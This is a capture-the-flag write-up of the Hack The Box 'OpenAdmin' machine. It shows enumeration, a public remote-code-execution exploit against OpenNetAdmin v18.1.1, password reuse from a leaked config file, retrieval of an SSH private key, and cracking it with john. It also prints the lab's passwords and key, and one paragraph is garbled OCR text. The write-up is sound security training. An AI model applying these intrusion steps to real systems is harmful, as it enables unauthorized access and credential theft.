Open Admin Write Up


First to start given I already had the IP, given by Hack The Box (connected via OpenVPN) I decided to enumerate all the open ports (services) hosted by the specific IP (containing the OpenAdmin box), using a tool called nmap (network scanner), down below is how I used nmap;

```
nmap -sV -sC 10.10.10.171 -o network.txt
```

- sV -> determines the version of service running to that specific port
- sC -> scan with default scripts (which are safe)
- O -> copy the output to a file (i.e network.txt)

As such running this, I discovered that there were two service’s open (public facing), they were port 22; SSH (encrypted communication channel between client and server, for command line execution) and port 80; http (HyperText Transfer Protocol - language used for building websites). As displayed below;

As such my 024 257 250 1 761 06( )6(t)-61 al250 1 761 0sti(en)3250 1 7[(w)asad ty ans3(ea157ch up (r)7(t)-4(he)



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.


If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Going through the source code I didn't find much information, I decided to try and see if any extra directories existed, to do this I used a tool called gobuster, which brute forces the URL with a given wordlist to enumerate directories the webpage may contain;

gobuster dir -u 10.10.10.171 -w   /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o directories.txt


- dir-> directory mode
- u-> URL being brute forced (10.10.10.171)
- w-> the wordlist which will be used against the website
- o -> output

Running this result rendered differing directories (four of which could be accessed as a user).



```
kali@kali:~/HackTheBox/OpenAdmin$ cat directories.txt
/.htpasswd (Status: 403)
/.hta (Status: 403)
/.htaccess (Status: 403)
/artwork (Status: 301)
/index.html (Status: 200)
/music (Status: 301)
/server-status (Status: 403)
```

Eventually snooping around these directories pages (and a lot of it), I ended up stumbling upon a login for /music, when clicking this, it lead me to a directory '/ona' which stands for OpenNetAdmin, as shown below;



Newer Version Available

You are NOT on the latest release version
Your version = v18.1.1
Latest version = Unable to determine

Please DOWNLOAD the latest version.

Record Counts

Subnets	0
Hosts	0
Interfaces	0
DNS Records	0
DNS Domains	1
DHCP Pools	0
Blocks	0
VLAN Campuses	0
Config Archives	0

Where to begin

If you are wondering where to start, try one of these tasks:

- Add a DNS domain
- Add a new subnet
- Add a new host
- Perform a search
- List Hosts


- If you need further assistance, look for the icon in the title bar of windows.
- You can also try the main help index located here

On this page, as displayed in the above image as well we can see that Open Net Admin is running on v18.1.1, with a quick search online the first result was an online exploit database page which contained a bash script that executes Remote Code Execution against Open Net Admin v18.1.1. (link = https://www.exploit-db.com/exploits/47691)


As such I downloaded the bash script but initially it kept giving me errors as the file wasn't compatibile, but when I converted the file to be a UNIX file with dos2unix command the bash script would execute, against the given URL given as the first parameter to the script, I ran the command as shown below.

```
./47691.sh http://10.10.10.171/ona/
```

Upon running this command I was able to gain access to a low privileged shell as www-data user, I could not physically change directories but I could read files using cat and list files using ls. As seen down below;




```
^Ckali@kali:~/HackTheBox/OpenAdmin$ ./47691.sh http://10.10.10.171/ona/
$ ls
config
config_dnld.php
dcm.php
images
include
index.php
local
login.php
logout.php
modules
plugins
winc
workspace_plugins
$ 
```




```
$ find /opt/ona/www/local
/opt/ona/www/local
/opt/ona/www/local/plugins
/opt/ona/www/local/plugins/README
/opt/ona/www/local/config
/opt/ona/www/local/config/motd.txt.example
/opt/ona/www/local/config/run_installer
/opt/ona/www/local/config/database_settings.inc.php
/opt/ona/www/local/nmap_scans
/opt/ona/www/local/nmap_scans/subnets
/opt/ona/www/local/nmap_scans/subnets/nmap.xsl
$ 
```

Once I gained access I wasn't sure what to do and what next steps I should take, after tinkering with the find command I was able a local file which contained a suspicious looking php file called database_settings.inc.php, as seen above, when concatenating the file a password 'n1nj4W4rri0R!', as seen below;




```
$ ls /opt/ona/www/local/config
database_settings.inc.php
motd.txt.example
run_installer
 $ cat /opt/ona/www/local/config/database_setting.inc.php
 $ cat /opt/ona/www/local/config/database_settings.inc.php
 <?php

 $ona_contexts=array (
   'DEFAULT' ⇒
   array (
     'databases' ⇒
     array (
       0 ⇒
       array (
         'db_type' ⇒ 'mysqli',
         'db_host' ⇒ 'localhost',
         'db_login' ⇒ 'ona_sys',
         'db_passwd' ⇒ 'n1nj4W4rri0R!',
         'db_database' ⇒ 'ona_default',
         'db_debug' ⇒ false,
       ),
     ),
     'description' ⇒ 'Default data context',
     'context_color' ⇒ '#D3DBFF',
   ),
 );

 $ 
```

Now that I knew a possible password all I needed was a username to enter into the system as a user using the SSH protocol, luckily I was able to cat the contents of the /etc/passwd file and try the password combination against usernames, luckily the first username I tried, which was jimmy was the correct username and i gained access as user jimmy (YAY!).




```
$ ^Ckali@kali:~/HackTheBox/OpenAdmin$ ssh jimmy@10.10.10.171
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Feb 19 06:13:22 UTC 2020

  System load:  0.0               Processes:             133
  Usage of /:   49.6% of 7.81GB   Users logged in:       1
  Memory usage: 28%               IP address for
```

As the jimmy user I could move around the filesystem much freer and had much more privileges than www-data. As such I was able to move to the root directory, and from here I explored the file system to its limits, only entering and concatenating files I could. Eventually whilst in /var is saw /www and knew this was where contents of a webpage would have to go and could contain some information I could use to escalate my jimmy user, whilst in /www, I saw a directory as /internal, and within this file contained three php files.




```
jimmy@openadmin:/var/www$ ls
html  internal  ona
jimmy@openadmin:/var/www$ cd internal/
jimmy@openadmin:/var/www/internal$ ls
index.php  logout.php  main.php
```

Within main.php there contained valuable leak of information, that when main.php is executed the shell outputted joanna's (another user on the system) SSH private key that she uses to log in to systems to authenticate her as joanna.




```
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

But the problem remained, which was how would I get main.php to execute, through research and discussion with peers and studio mentors I was able to realise that I needed to access the page through the internal network using the loopback address as my URL, and not only did I need to use the loopback but I also needed to find the port number that was hosting this webpage. As such I ran netstat (as nmap wasn't available and in /bin netstat was a tool in the system), to find all ports that were in use by the internal service of the loopback address




```
jimmy@openadmin:/$ netstat -an 127.0.0.1
Active Internet connections (servers and established)
 Proto Recv-Q Send-Q Local Address           Foreign Address         State
 tcp        0      0 127.0.0.1:52846         0.0.0.0:*               LISTEN
 tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
 tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
 tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
 tcp        0      0 10.10.10.171:22         10.10.14.110:34700      ESTABLISHED
 tcp        0    208 10.10.10.171:22         10.10.14.28:34478       ESTABLISHED
 tcp6       0      0 :::80                   :::*                    LISTEN
 tcp6       0      0 :::22                   :::*                    LISTEN
 tcp6       1      0 10.10.10.171:80         10.10.14.110:42840      CLOSE_WAIT
 tcp6       0      0 10.10.10.171:80         10.10.14.84:48030       TIME_WAIT
 tcp6       1      0 10.10.10.171:80         10.10.14.110:41854      CLOSE_WAIT
 udp        0      0 127.0.0.53:53           0.0.0.0:*
 Active UNIX domain sockets (servers and established)
 Proto RefCnt Flags       Type       State         I-Node   Path
 unix  2      [ ]         DGRAM                    74025    /run/user/1001/systemd/notify
 unix  2      [ ]         DGRAM                    65895    /run/user/1000/systemd/notify
 unix  2      [ ACC ]     SEQPACKET  LISTENING     13082    /run/udev/control
 unix  3      [ ]         DGRAM                    13057    /run/systemd/notify
```

Once netstat completed the first port shown (52846), allowed me to gain access to joanna's private key, as displayed down below;



```
jimmy@openadmin:/var/www/internal$ curl http://127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+[illegible]sZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
jimmy@openadmin:/var/www/internal$
```

I then chose to copy over the key into my private system and use john to crack joanna's SSH key. First as suggested I unzip rockyou.txt.gz which will be used as the wordlist that will be fed into John. Secondly using ssh2john.py with the private key we received, we create a new hash of the key, and then finally run john on the new hash created with the wordlist of rockyou.txt (as shown below), which will end up presenting the password needed to access joanna's account as ‘bloodninjas’.



